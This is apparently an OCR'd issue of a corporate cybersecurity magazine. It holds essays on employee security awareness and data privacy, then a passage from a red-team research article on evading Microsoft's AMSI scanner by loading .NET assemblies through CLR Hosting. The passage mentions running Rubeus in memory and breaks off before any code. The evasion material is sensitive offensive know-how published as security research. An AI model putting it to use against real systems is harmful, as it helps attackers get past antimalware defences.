
Issue 91 | June 2024

Radar

Cybersecurity Magazine



The Key Lies in the Human Factor

By Francisco Javier García Lorente

Over the past few years, we have witnessed various attacks on organizations that are truly complex and unavoidable. However, I have also observed that most attacks targeting organizations worldwide are much less sophisticated and that cybercriminals take advantage of the carelessness or negligence that employees may exhibit in their day-to-day activities, thus exploiting our human factor.

We often focus on implementing robust security measures, deploying sophisticated firewalls to prevent internal threats, installing antivirus and antimalware software to detect and eliminate potential threats, 24x7 monitoring, and so on. However, all of this is like starting a house from the roof, because until machines dominate us, the human factor will always be present, whether it is managing antivirus software, creating rules in the SIEM, etc. Therefore, we must remember that everything starts with employees, and we must ensure to establish solid foundations.

There are various reports showing different percentages of attacks caused by unintended human errors, with the average of the reports consulted hovering around 80%. Hence, the typical phrase we often hear, "Employees, the weakest link" is not entirely without merit. However, I would rather say, "Employees are the first line of defence against any cyberattack".

If we know that this percentage is so high, why do organizations not invest in reinforcing their employees and providing them with the necessary tools to prevent it, given that they are on the front lines of a constant battle?

Certainly, there are training plans in place, but are these plans effective? Or do employees simply see them as a formality imposed by the organization to check off a box for passing an audit? Unfortunately, that is often the case. We do not focus on the real problem, which is changing employees' erroneous behaviour; instead, we try to tell them what not to do, and that's where training plans fail.

Changing Behaviour

Over the past few years, we have focused on employees' behaviours. Perhaps a noticeably clear example was with passwords, which were written down (and there are still employees who do so) on a post-it note. It was not enough to tell these employees that it was a bad practice; you had to reverse that situation. Obviously, if they had that habit, it was quite challenging since, whether we like it or not, we humans tend to become accustomed to certain habits automatically, mechanically, and without thinking about them.

Therefore, we began to work with the concept of the familiar, the traditional, introducing in our training plans the idea that if you are cybersecurity-conscious at home, you should also be so at work, and vice versa. In this way, we managed to be closer to employees and to convey with everyday examples that affect children, elderly relatives, connected devices at home, etc., the techniques that cybercriminals use to achieve their goals. Once we had their attention, we transferred those same examples to the business environment, and they themselves realized that despite being different environments, cybercriminals make no distinction; for them, we are just another target.

Additionally, having the opportunity to approach the techniques or measures that cybercriminals use to deceive us and obtain information from us, always in an understandable and easy-to-understand manner without delving into technical concepts but focusing on the dangers involved, raises many doubts that employees have, putting them in different scenarios of their daily lives and how they can protect themselves from threats. Therefore, we highly value the experiences we have in person because that is where we truly achieve a change in user behaviour. When they see how easy it is sometimes to make an attack successful, that is when it resonates the most, and they want to protect themselves.

In conclusion, even if we implement advanced technical measures in our organizations, most attacks are due to carelessness or human errors. Therefore, we must not lose sight of the human factor and make them aware of all the dangers in a simple and approachable manner to achieve an effective change in their behaviours and thus increase their abilities to face any threat against their digital security.

Suscribe to Radar

Francisco Javier García Lorente
Cybersecurity Project Manager

The Digital Maze: Navigating Between Privacy and Data Protection

Cyberchronicles by Pablo Díaz and Álvaro Vela

Online privacy and the protection of personal data are highly relevant topics in our digital society. In a world where information freely flows through the internet, the security of our data has become a central concern for users and businesses alike. In today's world, where every click leaves a digital footprint, the dilemma between sharing information and protecting privacy becomes increasingly complex.

Online privacy refers to the ability to control the information we share on the internet and how it is used and distributed. It is a right that allows individuals to maintain their autonomy and freedom in the digital space. Data protection, on the other hand, focuses on the measures and policies that ensure our personal information is handled securely and confidentially.

A notable example of the importance of online privacy is the Cambridge Analytica scandal in 2018, where it was revealed that the company had collected data from millions of Facebook users without their consent to influence political elections. This case highlighted the consequences of inadequate privacy management and the need for stricter regulations.

The European Union has taken significant steps in this regard with the implementation of the General Data Protection Regulation (GDPR) in 2016 (although enforced since May 2018), which establishes a legal framework to ensure that the personal data of EU citizens is processed transparently and securely. However, the global enforcement of such regulations remains a challenge, especially in regions where data protection is not a priority.

Organizations such as the Spanish Data Protection Agency (AEPD) and the National Cybersecurity Institute (INCIBE) offer guidelines and advice for safely navigating the internet, emphasizing the importance of having strong passwords, backing up data, and being cautious with the information we share on social media and cloud services.

To protect our online privacy, it is essential to:

- Use strong and unique passwords for each service.
- Be aware of the permissions we grant to online applications and services.
- Avoid sharing sensitive information on public platforms.
- Keep security software on our devices updated.

Online privacy and the protection of personal data are fundamental to maintaining integrity and trust in the digital ecosystem. As technology advances, it is imperative that both users and businesses take proactive measures to ensure the confidentiality and security of personal information. With the collaboration of all stakeholders and the support of appropriate regulations, we can create a safer and more privacy-respecting digital environment for every individual.

With the eyes of a wizard

By David Contel Miguelez

Those of us who have been dedicated to corporate training for years have witnessed, over time and progressively, how continuous employee training has gained importance. This positive evolution has been consolidating the transformative power that individuals have within organizations.

Cybersecurity awareness is following the same pattern, albeit in a shorter span. Since the consolidation of cybersecurity as an emerging professional field in all types of organizations, concepts, and basic practices to improve information security have been permeating.

Whether out of necessity, competition, or simply to comply with regulatory frameworks, public and private organizations have been integrating teams of professionals to address current and future challenges of cybercrime. In practice, this scenario has facilitated the addition of awareness experts to other already established teams, such as Operational Security, Intelligence, or Governance. Therefore, for the coming years, one of the challenges for the Training & Awareness area is to expand the resources that companies allocate to their services. To achieve this, consultants must follow this mantra: Accompany the client.

Cybersecurity project experts know the client better than anyone else, their needs, and the best way to guide them. We can offer more services, but especially better services. Believing in our capabilities and helping companies evolve through their best asset: their teams.

And how can we exercise that guidance? Throughout this article, scenarios that any organization often encounters will be discussed. Arguments and reflections will be presented that can help all types of companies see for themselves that any integrated information security strategy necessarily involves a maturation of cybersecurity culture. And to travel this path, the wisdom of one of the greatest coaches of all time, Gandalf the White, will help us. Let us review some of his quotes.

"You shall not pass!"
The design of perimeter security is essential for filtering incoming and outgoing data flows. These tools and equipment are, in practical terms, a series of trenches that protect the organization from numerous threats. However, the enormous number of vectors, combined with targeted attacks, makes it impossible to block all malicious emails, so sooner or later, some will end up in a user's inbox. And that is indeed the last line of defence. The decision of the individual. Regardless of whether the user has the necessary knowledge and awareness, they must decide at their discretion whether to finally access a malicious link or provide their credentials through phishing

"I found it is the small everyday deeds of ordinary folk that keep the darkness at bay. Small acts of kindness and love."
Zero risk does not exist. And cybersecurity professionals are very aware of this. Creating, maintaining, and fostering a comprehensive information security management system is key to directly improving security, but it also allows the company to be aware of the complexity of maintaining it and making it truly effective. The technical challenges that security teams face are complex and diverse, but they are variables that we control. When the human factor comes into play, the system can escape our control.

Therefore, it is necessary to consolidate good cybersecurity practices for all users. It is the promotion of small details in daily practice that consolidates cyber-secure habits. Following a clean desk policy, managing passwords well, having good browsing habits, or stopping, taking a breath twice, and being critical of the messages received are as useful as a firewall rule, a well-defined policy, or a rigorous audit.

"All we have to decide is what to do with the time that is given to us."
A constant in many companies is the workload of their users and the effective time they can devote to cybersecurity training. While available time may be one of the factors for the execution of training actions, the quality of learning does not necessarily have to be affected. With a prior analysis of competency needs (not just training) and the application of appropriate pedagogical tools and actions, a better understanding of the necessary skills and user awareness can be achieved within a more limited time.

"Fool of a Tuk! Throw yourself in next time and rid us of your stupidity!"
The cultural change of an organization is a process that involves a decisive action from management and time to consolidate across all areas and mechanisms of the company. Punitive reaction, or rather, the threat of its occurrence, has often been used in companies as a corrective mechanism for potential or recurring bad practices of their components.

This almost atavistic attitude in corporate culture should be set aside, and a more constructive model of error management should be embraced. A security lapse in information by a random user can cause serious economic and brand reputation consequences. This scenario must always be present in the collective unconscious of the organization. But it must also be established that in case of suspicion of fraud or if one's action has caused harm, it must be reported immediately to the security team to, if the attack has been effective, activate the incident response plan and mitigate possible damages.

It is precisely the promotion of this communicative and collaborative culture, moving away from the idea of punishing the guilty, that facilitates the commitment of all employees to good digital habits. The idea is that security depends on all members of the organization, without exception.

"Send these foul beasts into the abyss."
The quarantine mailbox (abyssal) is a technical and effective resource for email filtering. Indeed, it is a useful tool for classifying messages of questionable legitimacy. This step alerts the user, who only needs to review the email to release it. However, human validation of email carries inherent risk, which is precisely related to users' cybersecurity competencies and how these enable them to discern fraudulent emails. Thus, email server configuration is not a guarantee that malware infection or information leakage can be prevented.

"And why should not they prove true? Surely you do not disbelieve the prophecies, because you had a hand in bringing them about yourself?"
There are two types of organizations: those that have been hacked, and those that will be someday. Without succumbing to logical positivism, we have this certainty. Transmitting this idea to a company's employees is crucial, but it must be properly oriented. The self-fulfilling prophecy approach must be avoided, where users, by inaction, delegate security to operational teams, neglecting their responsibilities. A cyberattack is a common and everyday occurrence, and the entire organization must be aware of it.

We all know that someday we will receive a traffic fine; it's only a matter of time. But that doesn't make us more reckless behind the wheel; instead, it makes us more cautious. Because, internally, we accept this certainty.

"It is raining, Master Dwarf, and it will continue to rain until the rain is done. If you wish to change the weather of the world, you should find yourself another wizard."
Spending on cybersecurity has gradually changed its meaning. Due to the unstoppable reality, it is ceasing to be considered an expense and is progressively being understood as an investment. In a more digitized world, where cybercrime is organized and sophisticated, there is a push for a change in the mindset of the company's decision-making areas. Threats increase and evolve, and the culture of security must also do so. This implies an increase in budget for awareness but especially a commitment to its deployment in all operational processes. This, in practice, implies continuous training of employees so they can address new challenges in cyber threats.


"One ring to rule them all. One ring to find them. One ring to bring them all, and in the darkness bind them."

We must avoid falling into the thinking that a Domain Controller is the primary answer for getting users to act according to cybersecurity policies. While it's true that with proper configuration of restrictions in Active Directory, many risks can be mitigated, depriving people of autonomy in the long run is inappropriate. Abusing these functionalities can hinder the evolution of cybersecurity maturity, as it diminishes the importance of the active role of the user and may create the perception that avoiding a cyberattack does not depend on each individual.

Conclusions

At this point, the cybersecurity challenges that all kinds of organizations will have to face in the coming years are countless. The progressive sophistication of cybercrime, which will consolidate artificial intelligence tools in designing more elaborate and massive attack vectors, is just the tip of the iceberg. The effectiveness of organizations' protection will depend on the continuous evaluation of security teams, but especially on the consolidation of the cybersecurity culture among all users of the organizations. And in this objective, the Training & Awareness area has an absolutely vital role.

David Contel Miguelez
Cybersecurity Senior Consultant



Awareness – The Cybersecurity Doomsayers

By Leire Cubo Arce

The human factor remains one of the most critical and, at times, vulnerable aspects in cybersecurity. The actions and decisions of individuals can significantly affect an organization's security posture, either strengthening it or compromising it. That is why awareness and training are cornerstones in defence against increasingly sophisticated cyber threats.

Cybersecurity training professionals have the task of educating clients about cyber risks and empowering them to protect their data and systems. This work involves a delicate balance: on one hand, it is vital to highlight the seriousness of threats and the potential consequences of suffering a cyber-attack; on the other hand,

exaggerating or overly emphasizing these dangers can instil fear and mistrust among users. Due to this dividing fine line, those of us dedicated to this task often face a curious label: the "doomsayers" of cybersecurity. Highlighting the inherent risks in the digital world and the catastrophic consequence of a successful attack puts us in an uncomfortable position, seen by some as bearers of bad news or alarmists. This perception, though common, is a simplification of a crucial and multifaceted job.

In all our training activities, participants confront the reality of cyber threats directly, experiencing firsthand how easy it can be to fall into a trap. Through practical exercises and interactive demonstrations, the sophistication and variety of techniques used by cybercriminals to deceive victims and compromise information security are illustrated. Ultimately, cybersecurity trainers are educators, not prophets of doom.

However, on numerous occasions, users have expressed their concern about the anxiety and fear they experience when participating in some training activities. Just when they believe they have learned to defend against a specific threat, a new vulnerability or attack technique emerges for which they are not prepared. This concern has been so common that, jokingly, we have even toyed with the idea of distributing valerian root tea at the end of such sessions.

It is understandable that employees may experience some anxiety when facing cybercrime. Just a year ago, we were still recommending looking for spelling errors in emails to identify social engineering attacks. Today, scammers draft their fraudulent messages with enviable grammar thanks to artificial intelligence. This perception reflects the ever-changing and evolving nature of the cybersecurity landscape, where cybercriminals constantly develop new strategies, and the feeling of constantly being one step behind can generate frustration among users.

To avoid this discouragement, it is important to focus on adopting secure online habits and behaviours, learn about preventive measures, and understand the benefits of good digital hygiene. Additionally, cybersecurity education should not be a one-time event but a continuous process. As a link (not weak, but essential) in the cybersecurity chain, it is our obligation to stay informed about the latest threats and security best practices.

We are familiar with preventive measures to protect our homes while on vacation, but are we aware of the risks associated with connecting to public hotel Wi-Fi networks without any precautions? Both types of risks are real and persistent, so we must assume the role of defenders of our own security and that of our organizations. Cybersecurity is a collective effort, and every contribution is essential.

Our goal is to educate proactively, and we understand that cybersecurity can be intimidating, but we will always guide you safely through the vast cyberspace. We are committed to providing the support and knowledge necessary for people to feel safe and confident in their ability to face any challenge. More than doomsayers, think of us as those friends who always remind you to bring an umbrella even on a sunny day. Trust us, someday it will rain, and you will thank us for the advice.

Leire Cubo Arce
Cybersecurity Consultant

New technologies and innovations challenging data privacy

Trends by Carlos Barrios Bastidas and Joel Perez Pregal

Today, personal data is the key to creating applications and services of better quality based on content personalization. The recent years of innovation in software and hardware have allowed for more efficient use of large datasets than ever before, significantly impacting how user experiences can be personalized across all aspects of digital life. Users place immense trust in the custody of their personal and confidential information, and it is a responsibility that applications and services must take seriously. Even as there are increasing regulations worldwide to protect user data; how can companies address this dual responsibility of using data to better serve their customers while also ensuring that their data is safe and secure??

Firstly, data privacy refers to the control a person has over their personal information. This includes the ability to decide how organizations collect, store, and use their data. Protecting personal information by preserving data privacy is a fundamental right. The laws and policies governing the collection, storage, processing, and sharing of data by organizations and individuals are known as data privacy regulations, and their goal is to harmonize advances derived from data-driven innovation with the need to prevent misuse or abuse of information. These regulations are diverse and evolving depending on the region, sector, and context, contributing to a complex landscape regarding innovation in this field.

Privacy by design is a principle that promotes integrating privacy considerations at every stage of the innovation process, from conception to execution. It is based on the premise that privacy is not a barrier to innovation but rather an incentive to develop more reliable, ethical, and customer-oriented solutions. By embracing privacy by design, companies and organizations can enjoy:

- Minimizing the dangers of data breaches, regulatory penalties, reputation damage, and loss of clientele.

- Increasing the value of their data assets, products, and services by ensuring compliance, transparency, and accountability.

- Cultivating trust with their customers, partners, and stakeholders by demonstrating respect for their data rights and preferences.

- Distinguishing themselves from competitors by offering improvements in privacy-related features and functionalities.

In an increasingly connected world, modern technologies are redefining the data protection landscape. Below, we will explore some of these technologies and their impact on privacy:

1. Artificial Intelligence (AI): AI is revolutionizing how we process data. But its use also poses challenges regarding privacy. For example, AI algorithms can analyse copious amounts of personal data to make automated decisions, requiring greater transparency and control by users.

2. Blockchain: Although primarily known for its application in cryptocurrencies, blockchain is also used to ensure security and privacy in other contexts. It provides an immutable and decentralized record of transactions, which can be beneficial for protecting the integrity of personal data.

3. Internet of Things (IoT): IoT devices constantly collect data, from home sensors to wearable devices. Privacy becomes a challenge when this data is shared or used without proper consent.

4. Edge Computing: This technology allows processing data near the source, reducing the need to transfer substantial amounts of information to the cloud. However, it also raises concerns about the security and privacy of data on local devices.

Beneath the dazzling surface of progress in the mentioned technologies lies a reality: a web of trade-offs and tensions. For example, the convenience of personalized healthcare clashes with fears of invasive data analysis of medical records. Self-driving cars, promising safer journeys, raise questions about who controls the wheel and the digital footprints left by the user.

Unveiling the layers of these paradoxes requires a nuanced perspective, considering both the undeniable benefits offered by IoT and artificial intelligence technologies and the sacrifices they often demand in terms of privacy. These questions compel us to confront uncomfortable truths hidden beneath the shiny veneer of innovation, asking who truly benefits from the rise of innovative technologies and at what cost to our most fundamental right: privacy.

Imagine a scenario where artificial intelligence algorithms analyse our medical history, decipher genetic codes, and detect disease risks even before symptoms appear. Virtual assistants equipped with AI analyse daily health data, suggesting personalized lifestyle changes and predicting potential emergencies. This is the alluring future promise of healthcare, where AI advancements become a guardian offering diagnoses, personalized treatment plans, and even future health prediction. However, beneath this progress lies the shadow of concern for data privacy. Sharing such delicate medical information requires immense trust, leading us to carefully weigh potential benefits against concerns about data access and use.

Similarly, in the financial world, this innovation assumes a vigilant sentinel role, reviewing financial transactions driven by new technologies that analyse spending patterns, real-time anomalies, and suspicious activities. However, this cloak of financial security comes at a cost; every card swipe, every online purchase contributes to creating a detailed portrait of the user's financial life. Just like in the healthcare sector, the following question arises here: how much are we willing to sacrifice in terms of data privacy for the sake of our financial security, and who should be the custodian of this information?

As we have mentioned, progress depends on the collection and analysis of vast amounts of personal data. This raises some concerns about the constant implementation of innovation technologies in our lives. While the potential for progress of AI and Big Data is immense, their foundations are based on a vast ocean of personal data such as our online activity, location routes, visits, etc. This dependency poses a challenge in data surveillance, where governments and corporations may use these powers to obtain information about our lives, fuelling fears of mass surveillance and potential misuse of this information. This spectrum shakes not only due to its invasive nature but also due to its implications for individual freedoms and potential abuses of power.

Additionally, the inner workings of these algorithms often remain shrouded in secrecy. The lack of transparency creates an unsettling void: we surrender our data, but do not fully understand how it is used, by whom, and for what purposes. This opacity erodes trust, leaving users vulnerable to possible manipulation and exploitation.

So, how do we navigate this complex landscape? Striking a balance between innovation and protection requires a multifaceted approach. Individuals must be empowered with the essence of ownership and control of their data, deciding what information is collected, who can access it, and for what purposes. This shift in power creates an environment where trust flourishes, enabling participation in innovations with informed consent and confidence. However, trust requires transparency that demands developers and data controllers to provide information on how our data is collected, used, and stored. This demystification, through clear and accessible explanations, allows for informed choices and fosters a sense of partnership rather than passive surrender. Along the same lines, it is worth noting that automated decisions could affect our lives due to the opacity fostered by the use of AI algorithms in automated decision-making, questioning potentially biased or discriminatory outcomes.

The paradox of data privacy is a complex challenge that requires a collective effort from individuals, governments, and the technology industry. By prioritizing transparency, ethical development, and robust legal frameworks, we can harness the power of AI while safeguarding individual privacy and building a future where technology empowers, rather than exploits, users with their data. Through ongoing dialogue, education, and collaborative action, we can ensure that innovation and technology flourish on a foundation of trust and respect for human rights, navigating the delicate balance between progress and protection in the current era.

Evading AMSI without patches or obfuscation: techniques using IStream payload and CLR Hosting

By Marcos Gonzále Hermida

The following is a summary of one of the investigations on evasion techniques that we are carrying out from NTT DATA's ASOT (Advanced Security Operations Team).


We will soon publish a special edition of RADAR with the complete investigation by Marcos González Hermida, one of our Red Team Operators.

Currently, one of the trending topics in Offensive Cybersecurity research is the development of different evasion techniques for various countermeasures implemented by different companies in the sector. One of these countermeasures, developed by Microsoft Windows, is known as the AntiMalware Scan Interface (AMSI), which scans assemblies loaded in the system's memory as well as the execution of PowerShell commands. Most of the published techniques for evading this countermeasure involve applying obfuscation to avoid detection. The common objective is to modify the AMSI component or Common Language Runtime (CLR) global variables so that the execution result is non-malicious. This can be achieved, among other alternatives, by altering a global variable such as amsiInitFailed in AmsiScanBuffer or the AMSI initialization context.


During the conducted research, the question that has been attempted to be answered is, "Is there a way to load an assembly into memory and bypass AMSI analysis using legitimate .NET Framework functions? That is, without implementing memory patches." The result obtained is that it is possible through modification of assembly loading using CLR Hosting.

For a better understanding of the article, CLR Hosting can be defined as an API that allows unmanaged languages like C++ to integrate with .NET Framework, providing control over certain aspects such as assembly loading, garbage collector management, thread management, and others. One known application that makes use of this is Microsoft SQL Server, which allows users to define triggers, functions, and stored procedures using assemblies stored in the database itself, facilitating server-to-server replication.

Therefore, within the context defined above, it is possible to modify assembly loading using the APIs provided by CLR Hosting and evade AMSI since no analysis is performed when loaded in this way. As an example, first, we will show how CLR Hosting is used to execute Rubeus in memory easily and then through assembly modification. The diagram below details the process:




For these tests, C++ will be used as the CLR host, as this language offers facilities in integration with these APIs. The first step will be to create an instance of the CLR using CLRCreateInstance, using a specified version of .NET Framework. This can be seen in the following code:



